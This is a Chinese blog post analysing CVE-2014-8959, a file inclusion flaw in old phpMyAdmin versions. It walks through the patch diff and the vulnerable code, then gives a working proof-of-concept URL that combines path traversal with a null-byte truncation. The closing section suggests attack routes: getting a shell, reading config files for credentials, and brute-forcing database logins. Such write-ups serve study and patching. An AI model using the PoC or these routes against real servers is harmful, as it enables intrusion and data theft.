[CVE-2014-8959] phpmyadmin任意文件包含漏洞分析（图文）

原创

ai_64 于 2020-05-09 09:01:39 发布 754 收藏
分类专栏： 路漫漫

本文链接：https://blog.csdn.net/ai_64/article/details/105907559

0x01 漏洞描述

phpmyadmin是一款应用非常广泛的mysql数据库管理软件，基于PHP开发。这个漏洞有些年头了，看离别歌大佬的博文，恰巧看到，感觉有点意思，找来实践一下。
任意文件包含漏洞(CVE-2014-8959)影响版本为4.0.1-4.2.12：

0x02 补丁分析

4 libraries/gis/pma_gis_factory.php

```
@@ -31,7 +31,9 @@ public static function factory($type)
31  31          include_once './libraries/gis/pma_gis_geometry.php';
32  32
33  33          $type_lower = strtolower($type);
34      -       if (! file_exists('./libraries/gis/pma_gis_' . $type_lower . '.php')) {
        34  +   if (! PMA_isValid($type_lower, PMA_Util::getGISDatatypes())
        35  +       || ! file_exists('./libraries/gis/pma_gis_' . $type_lower . '.php')
        36  +   ) {
35  37              return false;
36  38          }
37  39          if (include_once './libraries/gis/pma_gis_' . $type_lower . '.php') {
```


在文件libraries/gis/pma_gis_factory.php中对$type_lower多加了个判断。
作者修补思路是加白名单，只能包含指定目录下的php文件。
旧版本的文件包含漏洞点就出在$type_lower这里。

0x03 漏洞代码分析

任意本地文件包含漏洞代码出现在libraries/gis/pma_gis_factory.php 第29行，但是该页面没有注入点，得靠其他页面注入参数传递来第29行，其中最佳注入点在/gis_data_editor.php

phpmyadmin.txt | untitled | gis_data_editor.php

```php
// Get data if any posted
$gis_data = array();
if (PMA_isValid($_REQUEST['gis_data'], 'array')) {
    $gis_data = $_REQUEST['gis_data'];
}                                          $_REQUEST['gis_data'];获取到gis_data

$gis_types = array(
    'POINT',
    'MULTIPOINT',
    'LINESTRING',
    'MULTILINESTRING',
    'POLYGON',
    'MULTIPOLYGON',
    'GEOMETRYCOLLECTION'
);

// Extract type from the initial call and make sure that it's a valid one.
// Extract from field's values if availbale, if not use the column type passed.
if (! isset($gis_data['gis_type'])) { 判断$gis_data['gis_type']是否已经存在
    if (isset($_REQUEST['type']) && $_REQUEST['type'] != '') {
        $gis_data['gis_type'] = strtoupper($_REQUEST['type']);       若存在，获取$_REQUEST['gis_data']['gis_type']
    }
    if (isset($_REQUEST['value']) && trim($_REQUEST['value']) != '') {
        $start = (substr($_REQUEST['value'], 0, 1) == "'") ? 1 : 0;
        $gis_data['gis_type'] = substr(
            $_REQUEST['value'], $start, strpos($_REQUEST['value'], "(") - $start
        );
    }
    if ((! isset($gis_data['gis_type']))
        || (! in_array($gis_data['gis_type'], $gis_types))
    ) {
        $gis_data['gis_type'] = $gis_types[0];
    }
}
$geom_type = $gis_data['gis_type'];   将$gis_data['gis_type'];赋值给$geom_type

// Generate parameters from value passed.
$gis_obj = PMA_GIS_Factory::factory($geom_type);   传入PMA_GIS_Factory::factory函数
if (isset($_REQUEST['value'])) {
    $gis_data = array_merge(
        $gis_data, $gis_obj->generateParams($_REQUEST['value'])
    );
}
```

phpmyadmin.txt | gis_data_editor.php | pma_gis_factory.php | untitled

```php
     *
     * @param string $type type of the geometric object
     *
     * @return object the singleton instance of geometric class of the given type
     * @access public
     * @static
     */
    public static function factory($type)
    {
        include_once './libraries/gis/pma_gis_geometry.php';

        $type_lower = strtolower($type);    $type转换小写以后赋值给$type_lower，直接拼接成路径进行include_once
        if (! file_exists('./libraries/gis/pma_gis_' . $type_lower . '.php')) {
            return false;                   因为有后缀，需要截断漏洞配合。
        }
        if (include_once './libraries/gis/pma_gis_' . $type_lower . '.php') {
            switch(strtoupper($type)) {
            case 'MULTIPOLYGON' :
                return PMA_GIS_Multipolygon::singleton();
            case 'POLYGON' :
                return PMA_GIS_Polygon::singleton();
            case 'MULTIPOINT' :
                return PMA_GIS_Multipoint::singleton();
            case 'POINT' :
                return PMA_GIS_Point::singleton();
            case 'MULTILINESTRING' :
                return PMA_GIS_Multilinestring::singleton();
            case 'LINESTRING' :
                return PMA_GIS_Linestring::singleton();
            case 'GEOMETRYCOLLECTION' :
                return PMA_GIS_Geometrycollection::singleton();
            default :
                return false;
            }
        } else {
            return false;
        }
    }
}
?>
```


0x04 利用过程及POC

测试环境为php 5.2.17 + phpmyadmin 4.0.3 + MySQL 5.5.40

最终POC：

http://localhost/pma/gis_data_editor.php?token=XXX&gis_data[gis_type]=/../../../../phpversion.txt%00

第29行未截断前，./libraries/gis/pma_gis_/../../../../phpversion.txt%00.php
截断后，./libraries/gis/pma_gis_/../../../../phpversion.txt
因为WWW放于C盘根目录，相当于读取C盘根目录下的phpversion.txt



0x05 利用环境与鸡肋性

漏洞为何没火，因为他需要两个条件：
1.已知MySQL用户名和密码才能登录到phpmyadmin
2.需要截断漏洞配合才能任意包含（PHP 5.3.4已修复截断漏洞）

若存在该漏洞可以考虑的利用方向：
1.虚拟主机：利用已有数据库账号登录，再通过getshell，获得面板权限。
2.文件读取/备份下载：尝试读取某些配置文件，获得了一个数据库账号，通过phpmyadmin登录可getshell。
3.暴力破解：尝试爆破某些数据库用户，找机会进入phpmyadmin拿shell。

0x06 修复建议

更新phpmyadmin版本：http://sourceforge.net/projects/phpmyadmin/

参考链接：

作者：离别歌
https://www.leavesongs.com/PENETRATION/phpmyadmin-local-file-include-vul.html
http://bobao.360.cn/vul/detail/18932.html
https://github.com/phpmyadmin/phpmyadmin/commit/2e3f0b9457b3c8f78beb864120bd9d55617a11b5
http://www.phpmyadmin.net/home_page/security/PMASA-2014-14.php